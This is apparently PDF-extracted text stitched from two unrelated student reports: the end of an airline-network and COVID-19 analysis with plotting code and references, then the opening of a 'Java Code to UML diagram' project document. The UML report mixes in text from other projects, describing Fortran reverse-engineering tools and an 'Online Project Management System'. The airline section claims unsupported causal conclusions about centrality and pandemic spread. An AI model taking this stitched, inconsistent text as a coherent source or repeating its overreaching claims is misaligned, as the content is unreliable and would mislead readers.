


Fig 15: Graph representing the destinations of North Korea and their paths.

Covid 19 and its interrelation with the Air network:

Plotting the Closeness Centrality Choropleth

Following is a choropleth of the closeness centralities of all the nations in the world.

Closeness centrality is a way of detecting the nodes that are able to spread any information very efficiently through a graph. The closeness centrality of a node measures its average farness (inverse distance) to and from all other nodes. Nodes with a high closeness score have the shortest distances to all other nodes.

Here the Closeness Centrality signifies how closely a nation is connected with the rest of countries. The more the closeness centrality of a country, the more closely it is associated with other nations, thus the more likely it is to be a significant contributor to the rise of the pandemic.

```
In [34]: import plotly.graph_objects as go
import pandas as pd

df = pd.read_csv(r"G:\6th sem\SIN\project\final dbs\country.csv")

fig = go.Figure(data=go.Choropleth(
    locations = df['CODE'],
    z = df['Closeness Centrality'],
    text = df['COUNTRY'],
    colorscale = 'Blues',
    autocolorscale=False,
    reversescale=False,
    marker_line_color='darkgray',
    marker_line_width=0.5,
    colorbar_tickprefix = '',
    colorbar_title = 'Closeness Centrality',
))
fig.update_layout(
    title_text='Closeness Centralities of Countries',
    geo=dict(
        showframe=False,
        showcoastlines=False,
        projection_type='equirectangular'
    )
)
fig.show()
```

Here we see, China has a considerable closeness centrality, which is the reason why the pandemic spread so fast through the globe.

Again, countries like the USA, Spain, Italy too have high centralities, all of which were the worst affected initially.

However, the African countries seem to have lesser centralities thus they were not that tremendously affected.




Fig 16: Closeness Centrality of The world map indicating that African Countries were less affected compared to other countries.

Comparison of Covid 19 Cases

```
In [35]: # Library
import matplotlib.pyplot as plt
from matplotlib.patches import Patch
import pandas as pd
# Create bars
covid_cases= pd.read_excel(r"G:\6th sem\SIN\project\final dbs\covid_cases.xlsx")

barwidth = 0.9

In [36]: plt.rcParams["figure.figsize"] = [16, 10]
colours = {1: "#273c75", 0: "#44bd32"}
ax = covid_cases['Cases_per_million'].plot(kind="bar",color=covid_cases['centrality'].replace(colours),width=barwidth ).legend(
    [
        Patch(facecolor=colours[1]),
        Patch(facecolor=colours[0])
    ], ["Closeness Centrality <= 0.40", "Closeness Centrality >= 0.80"]
)

plt.title("Covid 19 cases reported for each country on 01/04/2020")
plt.xlabel("Countries with Closeness Centrality <= 0.40 or >= 0.80")
plt.ylabel("Reported Covid 19 Cases per Million people")

plt.xticks([r for r in range(len(covid_cases['Country']))],covid_cases['Country'] , rotation=90)
plt.show()
```

Fig 17: Finding the closeness centrality of countries with respect to covid-19 cases

Here, the countries with CC less than, equal to 0.4 are plotted with Blue color, whereas the ones with $CC \geq 0.8$ are plotted with green. Clearly, the latter had a very significant rise in the number of Covid 19 cases as on 1st April 2020.

We Chose 1st April 2020 as this was an initial period of the pandemic and international travel started to ban eventually thereafter.




Fig 18: Bar chart representing the closeness centrality of Countries and Number of Cases.

How did the pandemic affect the aviation Sector?


Due to the pandemic, the entire global economy came to a standstill, but the aviation sector remains one of the worst affected.

The number of flights scheduled during the month of March - April 2020 had drastically declined while the number of flights cancelled drastically increased as can be seen.

```
In [37]: flight_status=pd.read_excel(r'G:\6th sem\SIN\project\final dbs\flight_status.xlsx')
flight_status.head()
plt.rcParams["figure.figsize"] = [18, 6]
```

```
In [38]: plt.plot(flight_status['Month'],flight_status['Total Cancellations'],label='Total flights Canceled')
plt.plot(flight_status['Month'],flight_status['Total Flights Operated'],label='Total flights operated')
plt.ylabel("Number of Flights")
plt.xlabel("Months from December 2019 to April 2020")
plt.title("A comparision between total flights canceled and operated during the start of the Pandemic")
plt.grid(linewidth=1)
plt.legend()
```

```
Out[38]: <matplotlib.legend.Legend at 0x29c66789b20>
```



```
In [ ]:
```

Fig 19: Line graph comparing number of flights scheduled vs Flights cancelled.

6. Results and discussion

- A clear picture about the global airline network has been presented.
- With the latitude and longitude of the airport taken as coordinates, the airports across the globe shall be visualized as a node on the world map.
- A comparison between countries conducted through visualizations, equating the number of airports each country houses. The number of direct flights between different countries represented via a graph.

- A sentiment analysis stating the tweets about the US airlines as positive, negative and neutral will be carried out. Since the US houses the maximum number of airline services throughout the world, one can expect that most of the US population is happy with their Airline services. This expectation has been validated. The Sentiment Analysis proves, quantity doesn't imply quality always as most of the US travellers seem to be unhappy with the air travel services in their country.
- One of the biggest contributors to the rapid surge in Covid 19 cases across different nations was international air travel. This statement has been validated.
- The pandemic's effect on the aviation industry has been corroborated. The pandemic has led to an exponential decline for the air travel industry in the last 1 year.

7. References

- [1]Connectivity and Concentration in Airline Networks: A Complexity Analysis of Lufthansa's Network
Aura Reggiani, 1 Peter Nijkamp2 and Alessandro Cento3,
2011 online available - <https://papers.tinbergen.nl/11111.pdf>
- [2]An early assessment of the impact of COVID-19 on air transport: Just another crisis or the end of aviation as we know it? Pere Suau-Sancheza, Augusto Voltes-Dorta Natàlia Cugueró-Escofet,2020
Onlineavailable-https://www.researchgate.net/publication/341905801_An_early_assessment_of_the_impact_of_COVID-19_on_air_transport_Just_another_crisis_or_the_end_of_aviation_as_we_know_it
- [3]Modelling the AirTransport with Complex Networks: a short review
Massimiliano Zanina Fabrizio Lillob March 1, 2013
Online available - <https://arxiv.org/pdf/1302.7017.pdf>
- [4]Analysis and visualization of airport network to strengthen the economy- P. Saleena, P.K. Swetha, Radha D - May 2018
Onlineavailable-https://www.researchgate.net/publication/326148275_Analysis_and_visualization_of_airport_network_to_strengthen_the_economy
- [5] The Impact of COVID-19 on Flight Networks Toyotaro Suzumura, Hiroki Kanezashi, Mishal Dholakia, June 2020
Online available-<https://arxiv.org/abs/2006.02950#:~:text=We%20found%20that%20the%20number,density%20decreased%20during%20this%20period>

- [6] The Asian Journal of Shipping and Logistics Volume 33, Issue 3, September 2017, Pages 117-125 Online: <https://www.sciencedirect.com/journal/the-asian-journal-of-shipping-and-logistics>
- [7] Analysis and Optimization of airline networks: A Case Study of China Gergana Bounova 1, Huang Yan 2, Julia Silvis 3, Qu Li 2, and Li Jianghai 2
<https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.527.832&rep=rep1&type=pdf>
- [8] Impact of different control policies for COVID-19 outbreak on the air transportation industry: A comparison between China, the U.S. and Singapore
Fanyu Meng, Wenwu Gong, Jun Liang, Xian Li, Yiping Zeng, Lili Yang
<https://doi.org/10.1371/journal.pone.0248361>
- [9] Sustainability of airlines in India with Covid-19: Challenges ahead and possible way-outs
Anshu Agrawal <https://link.springer.com/article/10.1057/s41272-020-00257-z>
- [10] Evaluating the impact of international airline suspensions on COVID-19 direct importation risk Aniruddha Adiga, Srinivasan Venkatramanan, Akhil Peddireddy.
https://www.researchgate.net/publication/339452693_Evaluating_the_impact_of_international_airline_suspensions_on_COVID-19_direct_importation_risk
- [11] COVID-19 and Airline Performance in the Asia Pacific region [version 1; peer review: 2 approved with reservations] James Peoples, Muhammad Asraf Abdullah, NurulHuda Mohd Satar, Oct 2020
Online available-<https://emeraldopenresearch.com/articles/2-62>
- [12] Impact of coronavirus (COVID-19) pandemic on air transport mobility, energy, and environment: A case study <https://doi.org/10.1002/er.5706>
- [13] On the degree of synchronization between air transport connectivity and COVID-19 cases at worldwide level <https://doi.org/10.1016/j.tranpol.2021.03.005>
- [14] A Study on the Behavioral Change of Passengers on Sustainable Air Transport after COVID-19 <https://doi.org/10.3390/su12219207>
- [15] Government support to airlines in the aftermath of the COVID-19 pandemic
<https://doi.org/10.1016/j.jairtraman.2020.101931>

- [16] The future of airports post COVID-19 <https://doi.org/10.1016/j.jairtraman.2020.101900>
- [17] Appraising the impact of air transport on the environment: Lessons from the COVID-19 pandemic <https://doi.org/10.1016/j.trip.2021.100351>
- [18] Impact of entry restriction policies on international air transport connectivity during COVID-19 pandemic <https://doi.org/10.1016/j.tre.2021.102411>
- [19] A Study on the Perception Change of Passengers on Sustainable Air Transport Following COVID-19 Progress <https://doi.org/10.3390/su13148056>
- [20] European airlines' strategic responses to the COVID-19 pandemic
<https://doi.org/10.1016/j.jairtraman.2020.101863>
- [21] Using forecasting to evaluate the impact of COVID-19 on passenger air transport demand
<https://doi.org/10.1111/deci.12549>
- [22] How did COVID-19 impact air transportation? A first peek through the lens of complex networks <https://doi.org/10.1016/j.jairtraman.2020.101928>
- [23] The influence of passenger air traffic on the spread of COVID-19 in the world
<https://doi.org/10.1016/j.trip.2020.100213>
- [24] Air Emergency Transport under COVID-19: Impact, Measures, and Future
<https://doi.org/10.1155/2021/5560994>
- [25] Airport risk of importation and exportation of the COVID-19 pandemic
<https://doi.org/10.1016/j.tranpol.2020.06.018>

Java Code to UML diagram

Review 3 Document

Version 1.1

Date Created: 01.06.2021

List of Contributors:

Name	Initials	Organization	Email
Sidharth Bansal	SB	VIT VELLORE	Sidharth.bansal2019@vitstudent.ac.in
Aniket Singh	AS	VIT VELLORE	Aniket.singh2019a@vitstudent.ac.in
Madhav H Nair	MHN	VIT VELLORE	madhavh.nair2019@vitstudent.ac.in

Change History:

Revision	Date	Description
1.0	2021.04.12	Initial Revision
1.1	2021.06.01	Final Revision

Acknowledgements

On the very outset of this report, We would like to extend our sincere and heartfelt obligation towards all the personages who have helped me in this endeavour. Without their active guidance, help, cooperation and encouragement we would not have made headway in the project.

We are indebted to Prof. Swathi JN for their guidance and encouragement to accomplish this assignment.

We are extremely thankful and pay our gratitude to Vellore Institute of Technology for giving us this opportunity.

Any omission in this brief acknowledgement does not mean lack of gratitude.

Thanking You,

Aniket Singh
Siddharth Bansal
Madhav Nair

Executive Summary

In this project, we propose a software tool to extract unified modelling language (UML) class diagrams. The UML class diagram facilitates the developers' ability to examine the entities and their relationships in the software system.

The extracted diagrams enhance software maintenance and evolution. Many developers who implement computational science and engineering software have adopted the object-oriented (OO) Fortran paradigm. One of the challenges faced by OO Fortran developers is the inability to obtain high level software design descriptions of existing applications. Knowledge of the overall software design is not only valuable in the absence of documentation, it can also serve to assist developers with accomplishing different tasks during the software development process, especially maintenance and refactoring. The software engineering community commonly uses reverse engineering techniques to deal with this challenge. A number of reverse engineering-based tools have been proposed, but few of them can be applied to OO Fortran applications.

Table of Contents

	Page
1. Introduction.....	5
1.1 Objective.....	5
1.2 Motivation.....	5
1.3 Background.....	5
2. Project Description.....	5
3. Technical Specification.....	6
4. Design Approach and Details.....	7
4.1 Design Approach and Details.....	7
4.2 Codes and Standards.....	17
4.3 Constraints, Alternatives and Tradeoffs.....	26
5. Schedule, Tasks and Milestones.....	26
6. Project Demonstration.....	
7. Result.....	

List of Figures

- Fig 4.1.0 User Interface
- Fig 4.1.1 Architecture Design
- Fig.4.1.2 Sequence diagram for File Upload
- Fig 4.1.3 Collaboration Diagram for File Upload
- Fig 4.1.4 Sequence Diagram File Validation
- Fig 4.1.5 Collaboration Diagram File Validation
- Fig 4.1.6 Sequence diagram for Syntax checking
- Fig 4.1.7 Collaboration diagram for syntax checking
- Fig 4.1.8 Sequence Diagram for Class generation
- Fig 4.1.9 Collaboration diagram for Class generation
- Fig 4.1.10 Sequence Diagram for Image Download

Page

- Fig 4.1.11 Collaboration Diagram for Image Download
 Fig 4.1.12 Zip File Upload Class diagram
 Fig 4.1.13 UML Diagram Generation Class Diagram
 Fig 4.1.14 Class diagram
 Fig 4.1.15 Use Case Diagram
 Fig 4.1.16 Data Flow Diagram

List of Tables

Abbreviations	Description
UML	Unified modelling language
.java	Java file extension
ZIP	Archive file format
JEPG	Image File Extension
PNG	Image File Extension

Abbreviations

Symbols and Notations

1. Introduction

1.1 Objective

The objective of this project is to help software developers to understand complex architecture written in java and teachers in school and universities can use this to explain

Page

their code to students in a graphical way to understand complex concepts of java object-oriented programming.

1.2 Motivation

The process of developing software can be tedious and time consuming if not done in a systematic manner. We created this project to streamline the process of software development and reduce the mental burden on software developers and system designers.

1.3 Background

Good planning is the bedrock of every successful software development project. However, the Covid-19 pandemic has made planning and collaboration harder since people cannot physically meet each other and have to do almost everything online.

Existing project management systems were not designed with 'Work From Home' in mind and lack several crucial features such as messaging and video conferencing. They are also usually not accessible online.

"Online Project Management System" was developed by us with the aim to provide an effective tool to create and manage projects in the form of an easy to use web application that fulfils the requirements of development teams working from home.

2. Project Description and Goals

The Java code provided by the user are parsed using Java Parser for all the variables, methods, constructors and interfaces. During this process the code also creates the relationship between the classes. All the relationships and classes are stores in objects. Finally we generate grammar using these objects. These objects are then given to PlantUML to generate the class diagram.

3. Technical Specification

Web browser with build in JavaScript engine

- i. HTML: The HyperText Markup Language, or HTML is the standard markup language for documents designed to be displayed in a web browser.

- ii. CSS: Cascading Style Sheets is a style sheet language used for describing the presentation of a document written in a markup language such as HTML.
- iii. JavaScript: JavaScript, often abbreviated as JS, is a programming language that conforms to the ECMAScript specification. JavaScript is high-level, often just-in-time compiled, and multi-paradigm. It has curly-bracket syntax, dynamic typing, prototype-based object-orientation, and first-class functions.
- iv. Body parser: Parse incoming request bodies in a middleware before your handlers, available under the req.body property.
- v. Express JS: Express.js, or simply Express, is a back end web application framework for Node.js, released as free and open-source software under the MIT License. It is designed for building web applications and APIs.
- vi. Cookie parser: Parse Cookie header and populate req.cookies with an object keyed by the cookie names. Optionally you may enable signed cookie support by passing a secret string, which assigns req.secret so it may be used by other middleware.
- vii. Java: Java is a high-level, class-based, object-oriented programming language that is designed to have as few implementation dependencies as possible.
- viii. Plant UML: PlantUML is an open-source tool allowing users to create diagrams from a plain text language. Besides various UML diagrams, PlantUML has support for various other Software development related formats, as well as visualisation of JSON and YAML files.
- ix. Graph viz: Graphviz is a package of open-source tools initiated by AT&T Labs Research for drawing graphs specified in DOT language scripts having the file name extension "gv"

4. Design Approach and Details

4.1 Design Approach and Details

The project has been divided into the following modules:

- Uploading ZIP file: The UML parser shall allow the user to upload ZIP file less than 15 MB. It should contain .java file. The code present in the java file will be converted into class diagram
- Generating UML diagram: The system shall generate the UML diagram of the processed ZIP file.
- Download diagram: This feature allow the user to download, print and share the UML diagram
- **4.1.0 User Interface:**

Now the user has chosen the zip file he can see the status of the zip file uploaded. Once the ZIP file has been uploaded fully button for generating UML diagram will be visible. Once the user clicks on this button the user will be able to see the class diagram on the right-hand side block. After generation a download button will appear from which the user can upload class diagram image.




Fig 4.1.0 User Interface

4.1.1 Architecture Design:

The client can simply call on a service from across the network for a fluid and smooth experience. Multiple clients can send requests to the server on the backend to generate UML diagrams which enables a deadlock free environment. The number of components are less. Hence the likelihood of a single component ruining the integrity of the whole system is less. Central control of back-end and network make it easy to maintain for our use-case.




Fig 4.1.1

4.1.2 Control Model:

The control model chosen is call return model. There is a main module of our project which calls where all the requests are received, depending on the request a routine is called from this module. So, when the user first visit the website, he can upload a ZIP file containing java code, a post request will be made that will be received in the app.js, then a routine will be called to upload the zip file to the server. Now the user can click on generate button it will be a get request this will also receive in the same module from the routine for generation of UML diagram will be called so on there will be multiple levels forming a tree.

4.1.3 Detailed Design:

File Upload:

